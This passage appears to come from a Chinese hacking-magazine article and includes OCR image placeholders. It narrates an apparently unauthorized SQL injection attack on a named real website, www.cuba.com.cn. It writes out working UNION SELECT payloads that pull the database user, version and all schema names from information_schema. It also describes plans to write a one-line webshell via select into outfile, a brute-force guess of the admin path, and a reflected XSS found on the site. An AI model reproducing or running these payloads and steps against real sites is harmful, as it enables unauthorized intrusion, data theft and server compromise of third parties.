


图1



图2




图3




图4




图5




图6

了如图6所示的页面，在很多位置都进行了字段匹配，接下来就是暴出数据库的详细版本信息以及用户名和当前数据库名了。提交如下语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select 1,2,user(),database(),version(),6,7,8,9,10,11,12,13,14,15,16,17--”，返回了如图7所示的页面。从返回的情况可以看出，数据库用户

是root权限，但是禁止了外部连接，数据库版本是5.0以上的，我们可以利用information_schema视图暴出所有数据库内容。

二、突破后台

现在有两条路可以走，通过select into outfile直接导出一句话木马到网站目录下或者通过后台想办法提权。刚开始时我想直接导出一句话木马，结果条件所限，一是没有暴出网站的绝对路径，二是因为它的gpc是开启的。无奈之下，只好尝试找到网站后台然后再通过后台进行提权。手工试了几个常见的后台地址都报错了，于是就使用wwwscan进行了一番扫描，但除了知道服务器是UNIX系统外，其它有用的信息一个也没扫描到，很是令我郁闷。root权限，还是5.0以上版本的数据库竟然拿它没有办法！既然工具不管用，那我们还是手工吧，到网站前台去寻找有用的信息，试图从前台发现一些可以利用的线索，可翻了半天，还是没有发现什么有用的信息，不过却发现了一个跨站漏洞，是那种非持久型跨站，利用价值并不大。怎么办？放弃吗？不！我开始不停的猜解网站后台，通过社工，再根据网站的一些命名规则，不停的尝试，终于，皇天不负有心人，当我猜到admins目录的时候，那可爱的后台登录页面终于蹦出来了，如图8

三、再次遇困

有了后台路径，接下来就好办多了，开始暴数据库内容，构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,group_concat(schema_name),17 from information_schema.schemata--”，此语句的意思就是暴出所有库名，结果返回了如图9所示的页面。

